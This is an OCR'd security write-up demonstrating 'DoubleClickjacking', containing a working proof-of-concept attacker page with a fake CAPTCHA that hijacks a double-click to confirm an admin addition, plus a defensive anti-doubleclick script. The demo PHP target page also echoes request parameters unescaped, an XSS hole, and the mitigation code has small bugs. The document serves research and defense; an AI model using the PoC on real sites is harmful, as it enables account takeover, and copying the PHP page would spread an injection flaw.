JANUARY 2025

DOUBLECLICK JACKING DEMONSTRATION

DEMO ONLINE :

HTTPS://WWW.BEXXO.CH/POC/DOUBLECLICK/POC.HTML

GITHUB :
HTTPS://GITHUB.COM/SCHAPUIS/ANTI-DOUBLECLICK-JACKING


Source : https://www.paulosyibelo.com

1 Introduction

Source : https://www.paulosyibelo.com

"Clickjacking" is becoming less practical as modern browsers set all cookies to "SameSite: Lax" by default. Even if an attacker site can frame another website, the framed site would be unauthenticated, because cross-site cookies are not sent. This significantly reduces the risk of successful clickjacking attacks, as most interesting functionality on websites typically requires authentication.

DoubleClickjacking is a new variation on this classic theme: instead of relying on a single click, it takes advantage of a double-click sequence. While it might sound like a small change, it opens the door to new UI manipulation attacks that bypass all known clickjacking protections, including the X-Frame-Options header, CSP's frame-ancestors and SameSite: Lax/Strict cookies. This technique seemingly affects almost every website, leading to account takeovers on many major platforms.



Source : https://www.paulosyibelo.com

2 Step 1 - Attacker's Landing page (poc.html)


Information

This page is generated by the hacker to prompt the user to take action.

In our demonstration, there are two buttons. The first button calls the unprotected website to be hacked. The second button demonstrate a properly protected website.

You can download a version of the script at : https://github.com/schapuis/anti-doubleclick-jacking

Result page



Source code (poc.html)

```
<!DOCTYPE html>
<html lang="en">
<head>
    <script>
        function openDoubleWindow(url, top, left, width, height) {
            var evilWindow = window.open(window.location.protocol+"//"+
                window.location.hostname+":"+
                window.location.port+"/random",
                "_blank");

            evilWindow.onload = function() {
                evilWindow.document.open();

                //plugs the page to be hijacked as opener returnee
                evilWindow.document.write(`
                <script>
                setTimeout(function() {
                    opener.location = "${url}";
                }, 1000);

                </scri`+`pt>

                <html style="font-family:Arial, sans-serif;"><body
style="background-color: #d0a1a1;">
                <div style="width:600px;border: solid grey 1px;position:
fixed;top:80px;left: 100px;height:200px;padding:10px;border-radius:
10px;background-color: white;">
                    <h1>Captcha</h1>
                    <p>Congratulations! To ensure that you are indeed a
legitimate user, we kindly ask you to double-click on the link below.</p>
                    <p>Thank you very much.</p>
```

```
                </div>
                <div id="doubleclick" type="button"
                    style="cursor: pointer;top: ${top}px; left:
${left}px; width: ${width}px; height: ${height}px; position: fixed; font-
size: 16px; color: white; background-color: #3498db; box-shadow: 5px 5px
10px rgba(0, 0, 0, 0.3); display: flex; justify-content: center; align-
items: center; font-weight: bold; text-shadow: 1px 1px 2px rgba(0, 0, 0,
0.3); cursor: pointer; border-radius: 20px; text-align: center; padding:
0 5px;" onmouseover="this.style.backgroundColor='#2980b9';
this.style.boxShadow='6px 6px 12px rgba(0, 0, 0, 0.4)';"

onmouseout="this.style.backgroundColor='#3498db';">Double Click
Here</div></body></html>
    <script>

document.getElementById('doubleclick').addEventListener('mousedown',
function() {
            window.close();
            });
            </scr`+`ipt>`);

                evilWindow.document.close();
             };
        }
    </script>
</head>
<body style='font-family:"Arial", sans-serif;background-color: #d0a1a1;'>
    <h1>PoC - Demonstration page</h1>
    <p>This page is used to demonstrate a double clickjacking attack.
This page is hosted by the hacker (background red).</p>
    <p>Below, you will find 2 demonstration buttons.</p>
    <p>The first demonstrates a situation where the website (background
blue) is not protected against double clickjacking.</p>
    <p>The second, the website (background blue) is protected using the
technique of disabling the button by default and/or add layer
protect.</p>
    <hr>
    <input type="button"
onclick="openDoubleWindow('hack.php?user=hacked@email.hack&protect=false'
,250, 400, 150, 30)" value="Start Demo Without Protection" style="cursor:
pointer;"><br><br>
    <input type="button"
onclick="openDoubleWindow('hack.php?user=hacked@email.hack&protect=bexxo'
,250, 400, 150, 30)" value="Start Demo With Full Protection Website"
style="cursor: pointer;">
</body>
</html>
```

3 Step 2 – Double Click Prompt

Information

Once the user clicks on the link from the poc.html page, a new tab is opened using the JavaScript script. This page prompts the user to confirm, for example, by solving a CAPTCHA, and visually overlays itself on top of the poc.html page.


Result page

4 Step 3 – Location Change

Information

In parallel, the page poc.html is modified to open the user's service that the hacker intends to exploit. This page is still not visible to the user, as the CAPTCHA page is active.

Result page



5 Possible Protection – Disable Button

Information

It is possible to disable all submit buttons when the page loads. A JavaScript script will re-enable them only when the user performs a movement on the page.

This solution proposed by the discoverer of the vulnerability does not seem to work properly on Edge or Chrome. Indeed, it is very difficult to perform a double-click without slightly moving the mouse.

Source : https://www.paulosyibelo.com

Source code

```
//Source : https://www.paulosyibelo.com
document.addEventListener('DOMContentLoaded', () => {
    if (window.matchMedia && window.matchMedia("(hover:
hover)").matches) {
        var buttons = document.querySelectorAll('form button, form
input[type="submit"]');
        buttons.forEach(button => button.disabled = true);

        function enableButtons() {
            buttons.forEach(button => button.disabled = false);
        }

        document.addEventListener("mousemove", enableButtons);
        document.addEventListener("keydown", e => {
            if(e.key === "Tab") enableButtons();
        });
    }
});
```

6 Best Protection – Add Layer et and disable button

Information

The protection proposed by the vulnerability discoverer is not always functional, for example, on Edge or Chrome according to our tests. Therefore, we have modified the script to add an additional layer as well as a calculation of the minimum movement required to secure the page. This script is configurable.

Source code (antidoubleclick.js)

```
(function() {
    /**
     * Initializes the script with the given parameters.
     * @param {Object} options
     * @param {number} [options.distance=25]    - Distance in pixels to
unlock via mouse movement
     * @param {number} [options.time=1500]         - Time in milliseconds
before automatic unlocking (if no movement occurs)
     * @param {boolean} [options.showOverlay=true] - Whether or not to
display the overlay on load
     * @param {boolean} [options.disableButton=true] - Whether or not to
disable buttons initially
     * @param {string} [options.overlayColor='rgba(0,0,0,0.5)'] - CSS
color of the overlay
```

```
     */
    function initOverlayBlock({
              distance = 25,
              time = 1500,
              showOverlay = true,
              disableButton = true,
              overlayColor = 'rgba(0, 0, 0, 0.5)'
          } = {})
    {
        document.addEventListener('DOMContentLoaded', () => {

        // ---------------------------------------------------------------
-------
        // 1) CREATE THE SEMI-TRANSPARENT OVERLAY (LAYER)
        // ---------------------------------------------------------------
-------
        const overlay = document.createElement('div');
        function addLayerProtect() {
            if (showLayerProtect) {
                overlay.style.position = 'fixed';
                overlay.style.top = '0';
                overlay.style.left = '0';
                overlay.style.width = '100%';
                overlay.style.height = '100%';
                overlay.style.backgroundColor = overlayColor;
                overlay.style.zIndex = '99999';
                overlay.style.display = 'none';
                overlay.style.pointerEvents = 'auto';
                document.body.appendChild(overlay);
            }
        }

        let isLayerProtectActive = false;
        function showLayerProtect() {
            if (isLayerProtectActive) return;
            if (!showOverlay) return;
            addLayerProtect();
            isOverlayActive = true;
            overlay.style.display = 'block';
        }

        function hideLayerProtect() {
            if (!showOverlay) return;
            overlay.style.display = 'none';
        }

        // ---------------------------------------------------------------
-------
        // 2) DISABLE SUBMIT BUTTONS
        // ---------------------------------------------------------------
-------
        const buttons = document.querySelectorAll('form button, form
input[type="submit"]');
        function disableButtons() {
            if (disableButton) {
                buttons.forEach(btn => {
                    btn.disabled = true;
                    btn.style.cursor = 'not-allowed';
                });
            }
```

```
        }
        function enableButtons() {
            if (disableButton) {
                buttons.forEach(btn => {
                    btn.disabled = false;
                    btn.style.cursor = 'pointer';
                });
            }
        }

        // ---------------------------------------------------------------
-------
        // 3) FUNCTION TO REMOVE THE OVERLAY + REACTIVATE BUTTONS
        //    AND REMOVE EVENT LISTENERS
        // ---------------------------------------------------------------
-------
        let removeOverlayTimeout = null;
        let initialMousePosition = null;

        function removeOverlayAndEvents() {
            // Cancel any existing timer
            if (removeOverlayTimeout) {
                clearTimeout(removeOverlayTimeout);
                removeOverlayTimeout = null;
            }
            // Hide the overlay and reactivate buttons
            hideLayerProtect();
            enableButtons();
            // Remove all listeners to avoid infinite re-calls
            document.removeEventListener('visibilitychange',
handleVisibilityChange);
            document.removeEventListener('mousemove', handleMouseMove);
        }

        // ---------------------------------------------------------------
-------
        // 4) UNLOCK LOGIC: EITHER NO MOVEMENT FOR X SECONDS, OR
        //    MOUSE MOVEMENT OF distance PIXELS OR MORE
        // ---------------------------------------------------------------
-------
        function handleVisibilityChange() {
            // If the tab becomes visible, (re)start the unlock logic
            if (!document.hidden && isOverlayActive) {
                lancerTimerDeblocage();
            }
        }

        function lancerTimerDeblocage() {
            // Cancel any existing timer and start a new one
            if (removeOverlayTimeout) clearTimeout(removeOverlayTimeout);

            // Start a timer (if no movement, remove the overlay)
            removeOverlayTimeout = setTimeout(() => {
                removeOverlayAndEvents();
                //console.log(`Overlay removed after ${time}ms without
movement`);
            }, time);
        }

        function handleMouseMove(e) {
```

```
            // Record initial mouse position on first movement
            if (!initialMousePosition) {
                initialMousePosition = { x: e.clientX, y: e.clientY };
                return;
            }
            // Calculate the distance moved
            const dx = e.clientX - initialMousePosition.x;
            const dy = e.clientY - initialMousePosition.y;
            const dist = Math.sqrt(dx * dx + dy * dy);

            // If distance >= configured "distance", immediately remove
the overlay
            if (dist >= distance) {
                //console.log(`Overlay removed after movement of
${distance}px`);
                removeOverlayAndEvents();
            }
        }

        // ---------------------------------------------------------------
-------
        // 5) INITIAL ACTIVATION + SETTING UP LISTENERS
        // ---------------------------------------------------------------
-------
        document.addEventListener('visibilitychange',
handleVisibilityChange);
        document.addEventListener('mousemove', handleMouseMove);

        // If the document is visible, activate protections
        if (!document.hidden) {
            showLayerProtect();
            disableButtons();
            lancerTimerDeblocage();
        }
        // If the document is not visible, activate protections
        else {
            showLayerProtect();
            disableButtons();
        }

        });
    }

    // Attach this function to window (or globalThis) to call it from an
external page
    window.initOverlayBlock = initOverlayBlock;

})();
```

7 Code source for test a bad service

Source code (hacked.php)

```
<!DOCTYPE html>
<html lang="en">
<head>
    <?php if (isset($_GET["protect"]) && $_GET["protect"]=="bexxo") { ?>
        <script src="antidoubleclick.js"></script>
        <script>
            initOverlayBlock({
                distance: 50,
                time: 3000,
                showOverlay: true,
                disableButton: false,
                overlayColor: 'rgba(100, 100, 100, 0.7)'
            });
        </script>
    <?php } ?>
</head>
<body style='font-family:"Arial", sans-serif;background-color: #a6c7d8;'>
<?php if (!isset($_GET["emailValid"])) { ?>
    <h1>Website Page to Hack</h1>
    <p>This page represents the website page to hack, for instance, to
add a new administrator account.</p>
    <hr>
    <form>
        <h2>Please confirm the addition of this administrator</h2>
        <label for="name">New administrator : <?=
$_GET["user"];?></label>
        <input type="hidden" name="emailValid" value="<?=
$_GET["user"];?>">
        <br>
        <br>
        <input type="submit" value="Confirm addition Admin"
style="position: fixed;top:250px;left: 400px;width: 150px;height:
30px;cursor:pointer;" />
    </form>
<?php } else { ?>
    <h1>Confirmation page - example</h1>
    <p>Congratulations, a new administrator <?= $_GET["emailValid"];?>
has been added to the service</p>
<?php } ?>
</body>
</html>
```